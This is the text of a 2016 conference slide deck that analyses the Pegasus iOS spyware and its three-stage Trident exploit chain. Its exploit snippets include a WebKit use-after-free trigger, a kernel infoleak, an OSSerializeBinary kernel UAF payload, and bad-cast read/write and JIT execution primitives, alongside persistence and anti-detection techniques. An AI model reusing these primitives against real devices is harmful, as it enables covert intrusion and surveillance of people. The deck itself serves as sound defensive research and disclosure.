

Pegasus Internals

Max Bazaliy

December 27-30, 2016

33c3

1

2

3

4

5

6

7

8

9

10

11

12

About me

- Kiev, Ukraine
- Staff Security Researcher at Lookout
- XNU, Linux and LLVM internals
- Obfuscation and DRM systems in a past
- Fried Apple team co-founder (8.x and 9.x jailbreaks)

What is Pegasus?

- Pegasus is espionage software
- Non public remote jailbreak
- The jailbreak is achieved via Trident exploit chain

Targeted apps



How we got a sample?




Ahmed Mansoor
@Ahmed_Mansoor

Laureate of Martin Ennals Award for Human Rights Defenders - 2015
martinennalsaward.org

emarati.katib.org

Joined December 2010



Lookout

How does Pegasus operates on iOS?

Stage 1

WebKit RCE

Safari UAF
CVE-2016-4657



Stage 2

**XNU
exploitation**

Kernel info leak
CVE-2016-4655
+ Kernel UAF
CVE-2016-4656



Stage 3

**Surveillance
+ persistence**

Re-jailbreak on
reboot
+ Init. app hooks
+ Sync with C&C
server

Stage 1 - Payload

- Spear-phish URL – Single use
- Contains obfuscated JavaScript
 - Checks for device compatibility (iPhone, 32/64)
 - Contains URLs for Stage 2
 - Contains an RCE in WebKit

CVE-2016-4657 details

- Visiting a maliciously crafted website may lead to arbitrary code execution
 - Remote code execution in Webkit
 - Vulnerability is use after free
 - Accomplished by two bugs
 - Not stable as it relies on WebKit garbage collector

defineProperties internals

```
static JSValue defineProperties(ExecState* exec, JSObject* object, JSObject* properties) {  
    ...  
    size_t numProperties = propertyNames.size();  
    Vector<PropertyDescriptor> descriptors;           // vector that will hold property descriptors  
    MarkedArgumentBuffer markBuffer;  
    for (size_t i = 0; i < numProperties; i++) {     // 1-st loop  
        JSValue prop = properties->get(exec, propertyNames[i]);  
        ...  
        PropertyDescriptor descriptor;  
        if (!toPropertyDescriptor(exec, prop, descriptor))  
            return jsNull();  
        descriptors.append(descriptor);  
        if (descriptor.isDataDescriptor() && descriptor.value())  
            markBuffer.append(descriptor.value());  
    }  
    ...  
}
```

Save property descriptor to descriptors vector


Property descriptor marked using append() and MarkedArgumentBuffer

Source: <http://opensource.apple.com/source/JavaScriptCore/JavaScriptCore-7601.6.13/runtime/ObjectConstructor.cpp>

defineProperties internals continued

```
...
for (size_t i = 0; i < numProperties; i++) { // 2-nd loop
    Identifier propertyName = propertyNames[i];
    if (exec->propertyNames().isPrivateName(propertyName))
        continue;

    /* triggers user defined methods */
    object->methodTable(exec->vm())->defineOwnProperty(object, exec,
propertyName, descriptors[i], true);
    if (exec->hadException())
        return jsNull();
}
return object;
}
```



Associate each property with target object

May call user defined method

Source: <http://opensource.apple.com/source/JavaScriptCore/JavaScriptCore-7601.6.13/runtime/ObjectConstructor.cpp>

MarkedArgumentBuffer internals

```
class MarkedArgumentBuffer {  
    static const size_t inlineCapacity = 8;  
public:  
    MarkedArgumentBuffer()  
    : m_size(0)  
    , m_capacity(inlineCapacity)  
    ...  
    int m_size;  
    int m_capacity;  
    ...  
};
```

Size of inline stack
buffer is limited to 8

```
void append(JSValue v) {  
    if (m_size >= m_capacity)  
        return slowAppend(v);  
  
    slotFor(m_size) = JSValue::encode(v);  
    ++m_size;  
}
```

Move buffer to the heap
on 9-th iteration

```
void MarkedArgumentBuffer::slowAppend(JSValue v) {
    int newCapacity = m_capacity * 4;
    EncodedJSValue* newBuffer = new EncodedJSValue[newCapacity];
    for (int i = 0; i < m_capacity; ++i)
        newBuffer[i] = m_buffer[i];

    m_buffer = newBuffer;
    m_capacity = newCapacity;

    slotFor(m_size) = JSValue::encode(v);
    ++m_size;

    for (int i = 0; i < m_size; ++i) {
        Heap* heap = Heap::heap(JSValue::decode(slotFor(i)));
        if (!heap)
            continue;

        m_markSet = &heap->markListSet(); // add the MarkedArgumentBuffer
        m_markSet->add(this);              // to the heap markset
        break;
    }
}
```

Move buffer from stack to heap

Get heap context and add
MarkedArgumentBuffer to the
heap markListSet

Do not add to markset if heap is null

Source: <http://opensource.apple.com/source/JavaScriptCore/JavaScriptCore-7601.6.13/runtime/ArgList.cpp>

Heap internals

```
inline Heap* Heap::heap(const JSValue v)
```

```
{  
    if (!v.isCell())  
        return 0;  
    return heap(v.asCell());  
}
```

Will return NULL for primitive types as Integers, Booleans, etc


```
inline bool JSValue::isCell() const
```

```
{  
    return !(u.asInt64 & TagMask);  
}
```

Will be called just once, when `m_size == m_capacity`

```
void append(JSValue v) {  
    if (m_size >= m_capacity)  
        return slowAppend(v);  
  
    slotFor(m_size) = JSValue::encode(v);  
    ++m_size;  
}
```

Source: <http://opensource.apple.com/source/JavaScriptCore/JavaScriptCore-7601.6.13/heap/HeapInlines.h>



Pegasus UAF exploitation for RCE

```
var arr = new Array(2047);
```

```
var props = {  
  p0 : { value : 0 },  
  ...  
  p8 : { value : 8 },  
  length : { value : not_number },  
  stale : { value : arr },  
  after : { value : 666 }  
};
```

length of `not_number` will trigger `toString` method

```
var target = [];  
Object.defineProperty(target, props);
```

```
var not_number = {};  
not_number.toString = function() {  
  arr = null;  
  props["stale"]["value"] = null;  
  ...  
  //Trigger garbage collection and reallocate  
  //over stale object  
  return 10;  
};
```

Remove references to `arr` object, trigger garbage collection and re-allocate object

Stage 2 - Payload

- Contains shellcode and compressed data
- **Shellcode** used for kernel exploitation in Safari
- **Compressed data:**
 - Stage 3 loader (downloads and decrypts Stage 3)
 - Configuration file (keys and links)

CVE-2016-4655 details

- An application may be able to disclose kernel memory
 - Infoleak used to get the kernel's addresses to bypass KASLR
 - Constructor and OSUnserializeBinary methods were missing bounds checking
 - Uses the OSNumber object with a high number of bits
 - Trigger happens in `is_io_registry_entry_get_property_bytes`
 - Can be triggered from an app's sandbox

OSUnserializeBinary – OSNumber problem

```
OSObject * OSUnserializeBinary(const char *buffer, size_t bufferSize, OSString **errorString) {  
...  
uint32_t    key, len, wordLen;  
len = (key & kOSSerializeDataMask);  
...  
case kOSSerializeNumber:  
    bufferPos += sizeof(long long);  
    if (bufferPos > bufferSize) break;  
    value = next[1];  
    value <<= 32;  
    value |= next[0];  
    o = OSNumber::withNumber(value, len);  
    next += 2;  
    break;  
}
```

No number length check

Source: <https://opensource.apple.com/source/xnu/xnu-3248.60.10/libkern/c++/OSSerializeBinary.cpp>

OSNumber missing check

```
bool OSNumber::init(unsigned long long inValue, unsigned int newNumberOfBits) {  
    if (!super::init())  
        return false;  
  
    size = newNumberOfBits;  
    value = (inValue & sizeMask);  
  
    return true;  
}  
  
unsigned int OSNumber::numberOfBytes() const {  
    return (size + 7) / 8;  
}
```

No number length check

numberOfBytes return value is under attacker's control

Source: <https://opensource.apple.com/source/xnu/xnu-3248.60.10/libkern/c++/OSNumber.cpp>

```
kern_return_t is_io_registry_entry_get_property_bytes( io_object_t registry_entry, io_name_t property_name,
io_struct_inband_t buf, mach_msg_type_number_t *dataCnt ) {
```

```
...
UInt64 offsetBytes; // stack based buffer
```

```
...
} else if( (off = OSDynamicCast( OSNumber, obj ))) {
    offsetBytes = off->unsigned64BitValue();
```

```
    len = off->numberOfBytes();
```

```
    bytes = &offsetBytes;
```

```
...
if (bytes) {
```

```
    if( *dataCnt < len)
        ret = kIOReturnIPCError;
```

```
    else {
```

```
        *dataCnt = len;
```

```
        bcopy( bytes, buf, len );
```

```
    }
```

```
        // copy from stack based buffer
```

Points to stack based buffer

Will be returned to userland

We control this value

Source: <http://opensource.apple.com/source/xnu/xnu-3248.60.10/iokit/Kernel/IOUserClient.cpp>

Inforeak exploitation

```
io_service_open_extended(service, mach_task_self(), 0, record, properties, 104, &result, &connection);  
  
IORegistryEntryGetChildIterator(service, "IOService", &io_iterator);  
  
io_object_t lol;  
  
do { lol = IOIteratorNext(io_iterator);  
    if (!lol) return  
    size = 4096;  
    bzero(dataBuffer, 4096); }  
while ( IORegistryEntryGetProperty(lol, "HIDKeyboardModifierMappingSrc", dataBuffer, &size) );  
  
if ( size > 8 ) {  
    uint64_t *data_ptr64 = (uint64_t*)dataBuffer;  
    uint64_t kernel_base = data_ptr64[8] & 0xFFFFFFFFFFFFFFFFLL; // read 8-th index of kernel stack  
    NSLog(@"kernel_base %llx", kernel_base );  
}
```

OSNumber with length of 256

Copied kernel stack memory

CVE-2016-4656 details

- An application may be able to execute arbitrary code with kernel privileges
 - Use after free to gain kernel level code execution
 - The setAtIndex macro does not retain an object
 - Trigger happens in OSUnserializeBinary
 - Can be triggered from an app's sandbox

Old friend OSUnserializeBinary

```
OSObject * OSUnserializeBinary(const char *buffer, size_t bufferSize, OSString **errorString) {
```

```
...
```

```
while (ok) {
```

```
...
```

```
newCollect = isRef = false;
```

```
o = 0; newDict = 0; newArray = 0; newSet = 0;
```

```
switch (kOSSerializeTypeMask & key) {
```

```
case kOSSerializeDictionary:
```

```
case kOSSerializeArray:
```

```
case kOSSerializeSet:
```

```
case kOSSerializeObject:
```

```
case kOSSerializeNumber:
```

```
case kOSSerializeSymbol:
```

```
case kOSSerializeString:
```

```
case kOSSerializeData:
```

```
case kOSSerializeBoolean:
```

```
enum {
```

```
    kOSSerializeDictionary = 0x01000000U,
```

```
    kOSSerializeArray      = 0x02000000U,
```

```
    kOSSerializeSet        = 0x03000000U,
```

```
    kOSSerializeNumber     = 0x04000000U,
```

```
    kOSSerializeSymbol     = 0x08000000U,
```

```
    kOSSerializeString     = 0x09000000U,
```

```
    kOSSerializeData       = 0x0a000000U,
```

```
    kOSSerializeBoolean    = 0x0b000000U,
```

```
    kOSSerializeObject     = 0x0c000000U,
```

```
    kOSSerializeTypeMask   = 0x7F000000U,
```

```
    kOSSerializeDataMask   = 0x00FFFFFFU,
```

```
    kOSSerializeEndCollecton = 0x80000000U,
```

```
};
```

```
#define kOSSerializeBinarySignature "\323\0\0"
```

Source: <https://opensource.apple.com/source/xnu/xnu-3248.60.10/libkern/c++/OSSerializeBinary.cpp>

setAtIndex problem

```
#define setAtIndex(v, idx, o)
if (idx >= v##Capacity) {
    uint32_t ncap = v##Capacity + 64;
    typedef(v##Array) nbuf =
        (typeof(v##Array)) kalloc_container(ncap * sizeof(o));
    if (!nbuf) ok = false;
    if (v##Array)
    {
        bcopy(v##Array, nbuf, v##Capacity * sizeof(o));
        kfree(v##Array, v##Capacity * sizeof(o));
    }
    v##Array = nbuf;
    v##Capacity = ncap;
}
```

if (ok) v##Array[idx] = o;

Object saved, but not retained



Source: <https://opensource.apple.com/source/xnu/xnu-3248.60.10/libkern/c++/OSSerializeBinary.cpp>

UAF trigger

```
if (dict) {  
    if (sym) {  
        ...  
    }  
    else {  
        sym = OSDynamicCast(OSSymbol, o);  
        if (!sym && (str = OSDynamicCast(OSString, o)))  
        {  
            sym = (OSSymbol *) OSSymbol::withString(str);  
            o->release();  
            o = 0;  
        }  
        ok = (sym != 0);  
    }  
}
```

Object saved to objs array destroyed

```
case kOSSerializeObject:  
    if (len >= objsIdx) break;  
    o = objsArray[len];  
    o->retain();  
    isRef = true;  
    break;
```

Deallocated object retained

Source: <https://opensource.apple.com/source/xnu/xnu-3248.60.10/libkern/c++/OSSerializeBinary.cpp>

UAF exploitation

```
encoding = kOSSerializeEndCollecton | kOSSerializeDictionary | 16;
```

```
memcpy(ptr++, &encoding, 4);
```

```
encoding = kOSSerializeString | 4; // length 4
```

```
memcpy(ptr++, &encoding, 4);
```

```
memcpy(ptr++, "sy2", 4);
```

```
encoding = kOSSerializeData | 32; // length 32
```

```
memcpy(ptr++, &encoding, 4);
```

```
// OSData data is new object with vtable for deallocated OSString object
```

```
memcpy(ptr, OSData_data, OSStringSize);
```

```
ptr = ptr + OSStringSize / 4;
```

```
// Trigger UAF with kOSSerializeObject, index 1 of objsArray
```

```
encoding = kOSSerializeEndCollecton | kOSSerializeObject | 1;
```

```
memcpy(ptr, &encoding, 4);
```

```
uint64_t result = io_service_open_extended(service, mach_task_self(), 0, record, dataBuffer, 56,  
                                           &result, &connection);
```

Trigger OSString deallocation

Trigger new OSData allocation

Trigger use after free

Post exploitation – Kernel patches

- `setuid KPP` race to escalate privileges
- `amfi_get_out_of_my_way` to disable AMFI
- `cs_enforcement_disable` to disable code signature check
- `mac_mount` and `LwVM` to remount `sys` partition

Stage 3 Payload – Espionage software

- **Processes:**

- **lw-install** - spawns all sniffing services
- **watchdog** - process manager
- **systemd** - reporting module
- **workerd** - SIP module
- **converter** - Cynject from Cydia

- **Other:**

- **com.apple.itunesstored.2.csstore** - JS used for unsigned code execution
- **ca.crt** - root cert used w/ SIP module

- **Dylibs:**


- **libdata.dylib** - Cydia substrate
- **libaudio.dylib** - calls sniffer
- **libimo.dylib** - imo.im sniffer
- **libvbcalls.dylib** - Viber sniffer
- **libwacalls.dylib** - Whatsapp sniffer

com.apple.itunesstored.2.csstore

- JSC bug that led to unsigned code execution
- Used with rtbuddyd trick to gain persistence
- Bad cast in setEarlyValue
- Triggerable only from an jsc process context

setImpureGetterDelegate internals

```
EncodedJSValue JSC_HOST_CALL functionSetImpureGetterDelegate(ExecState* exec)
{
    JSLockHolder lock(exec);
    JSValue base = exec->argument(0);
    if (!base.isObject())
        return JSValue::encode(jsUndefined());
    JSValue delegate = exec->argument(1);
    if (!delegate.isObject())
        return JSValue::encode(jsUndefined());
    ImpureGetter* impureGetter = jsCast<ImpureGetter*>(asObject(base.asCell()));
    impureGetter->setDelegate(exec->vm(), asObject(delegate.asCell()));
    return JSValue::encode(jsUndefined());
}
```




The diagram consists of a red-bordered box containing the text "set delegate object". Two red arrows originate from this box. One arrow points to the first argument of the `setDelegate` method call, `exec->vm()`. The other arrow points to the second argument, `asObject(delegate.asCell())`.

Source: <http://opensource.apple.com/source/JavaScriptCore/JavaScriptCore-7601.6.13/jsc.cpp>

Bad cast problem

```
template <typename T>
inline void WriteBarrierBase<T>::setEarlyValue(VM& vm, const JSCell*
owner, T* value)
{
    // no value type check before cast
    this->m_cell = reinterpret_cast<JSCell*>(value);
    vm.heap.writeBarrier(owner, this->m_cell);
}
```



Cast without type check

Source: <http://opensource.apple.com/source/JavaScriptCore/JavaScriptCore-7601.6.13/runtime/WriteBarrierInlines.h>

Bad cast problem detailed

```
int64 functionSetImpureGetterDelegate(__int64 exec) {
    ...
    lock = JSC::JSLockHolder::JSLockHolder(&v11, exec);
    v3 = *(signed int*)(v1 + 32);
    if ( (_DWORD)v3 == 1 )
        goto LABEL_14;
    base = *(_QWORD*)(v1 + 0x30);           // argument(0) call
    if ( base & 0xFFFF000000000002LL )    // isObject() call inlined
        goto LABEL_14;
    ...
    delegate = *(_QWORD*)(v1 + 0x38);      // argument(1) call
    if ( delegate & 0xFFFF000000000002LL ) // isObject() inlined
        goto LABEL_14;
    if ( *(unsigned __int8*)(delegate + 5) < 0x12u )
        goto LABEL_14;
    v6 = *(_QWORD*)((*(_QWORD*)(v1 + 24) & 0xFFFFFFFFFFFFC000LL) + 0xE8);
    *(_QWORD*)(base + 0x10) = delegate;
}
```

```
class JSArrayBufferView : public
JSNonFinalObject {
```

```
CopyBarrier<char> m_vector;
uint32_t m_length;
TypedArrayMode m_mode;
};
```

Overwrite m_vector field
with delegate value

Exploitation – bad cast – RW primitives

```
var DATAVIEW_ARRAYBUFFER_OFFSET = 0x10;  
var __dummy_ab = new ArrayBuffer(0x20);  
var __dataview_init_rw = new DataView(__dummy_ab);  
var __dataview_rw = new DataView(__dummy_ab);
```

Trigger bad cast and
overwrite m_vector

```
// change __dataview_init_rw.m_vector to the address of __dataview_rw  
setImpureGetterDelegate(__dataview_init_rw, __dataview_rw);
```

Now we can modify object fields

```
// Modify the m_vector of the __dataview_rw JSArrayBufferView to 0  
__dataview_init_rw.setUint32(DATAVIEW_ARRAYBUFFER_OFFSET, 0, true);
```

```
// Modify the m_length of the __dataview_rw JSArrayBufferView to MAX_INT (4gb).  
// The dataview now effectively maps all of the memory of a 32bit process.
```

```
__dataview_init_rw.setUint32(DATAVIEW_BYTELENGTH_OFFSET, 0xFFFFFFFF, true);
```

```
// change the underlying type of the __dataview_rw JSArrayBufferView to FastTypedArray  
__dataview_init_rw.setUint8(DATAVIEW_MODE_OFFSET, FAST_TYPED_ARRAY_MODE, true);
```

Exploitation – bad cast – exec primitive



```
var dummy_ab = new ArrayBuffer(0x20);  
var dataview_leak_addr = new DataView(dummy_ab);  
var dataview_dv_leak = new DataView(dummy_ab);  
setImpureGetterDelegate(dataview_dv_leak, dataview_leak_addr);  
setImpureGetterDelegate(dataview_leak_addr, object_to_leak);  
leaked_addr = dataview_dv_leak.getUint32(DATAVIEW_ARRAYBUFFER_OFFSET, true);
```

Leak object address



```
var body = ''  
for (var k = 0; k < 0x600; k++) {  
  body += 'try {} catch(e) {}';  
}  
var to_overwrite = new Function('a', body);  
for (var i = 0; i < 0x10000; i++) {  
  to_overwrite();  
}
```

Allocate JIT region, leak
address, overwrite with
shellcode and execute



Persistence mechanism

- System will launch “rtbuddyd --early-boot”
- Copy jsc as /usr/libexec/rtbuddyd
- Copy js exploit as symlink named “--early-boot”
- Result will be the same as launch “jsc js_exploit”

Techniques to prevent analysis

- One time use links (redirects to Google or other sites)
- Obfuscated JavaScript and Objective-C code
- Obfuscate strings with AES
- Payloads are re-encrypted with a new key on each time
- Spyware components are hidden as system services

Techniques to stay undetectable

- Blocks iOS system updates
- Clears Mobile Safari history and caches
- Uses SIP for communication
- Removes itself via self destruct mechanisms


Techniques to gather data

- Records any microphone usage
- Records video from camera
- Gathers sim card and cell network information
- Gathers GPS location
- Gathers keychain passwords (including WiFi and router)

Application hooking

- iOS sandbox prevent apps from spying on each other
- On a jailbroken device we can install spying “hooks”
- Pegasus uses Cydia Substrate to install app “hooks”
 - Dynamic libraries are injected into the application processes
 - Cynject to inject into running processes

Pegasus infected device



Historical analysis

- Non-public remote jailbreak
- No user interaction required
- Exploit chain can be triggered from within the application sandbox
- 2011 public jailbreak “jailbreakme 3” is most similar
- Luca Todesco use one Trident exploit for jbme in 2016

Special thanks

- **Citizen Lab:** Bill Marczak, John Scott-Railton, and Ron Deibert
- **Lookout:** Andrew Blaich, Seth Hardy, John Roark, Robert Nickle, Michael Flossman, Christina Olson, Christoph Hebeisen, Pat Ford, Colin Streicher, Kristy Edwards and Mike Murray
- **Divergent Security:** Cris Neckar, Greg Sinclair
- **Individual researchers:** in7egral

Useful links

- <https://citizenlab.org/2016/08/million-dollar-dissident-iphone-zero-day-nso-group-uae/>
- <https://citizenlab.org/2016/05/stealth-falcon/>
- <https://targetedthreats.net/>
- <https://citizenlab.org/>
- <https://blog.lookout.com/blog/2016/08/25/trident-pegasus/>
- <https://blog.lookout.com/blog/2016/11/02/trident-pegasus-technical-details/>

@mbazaliy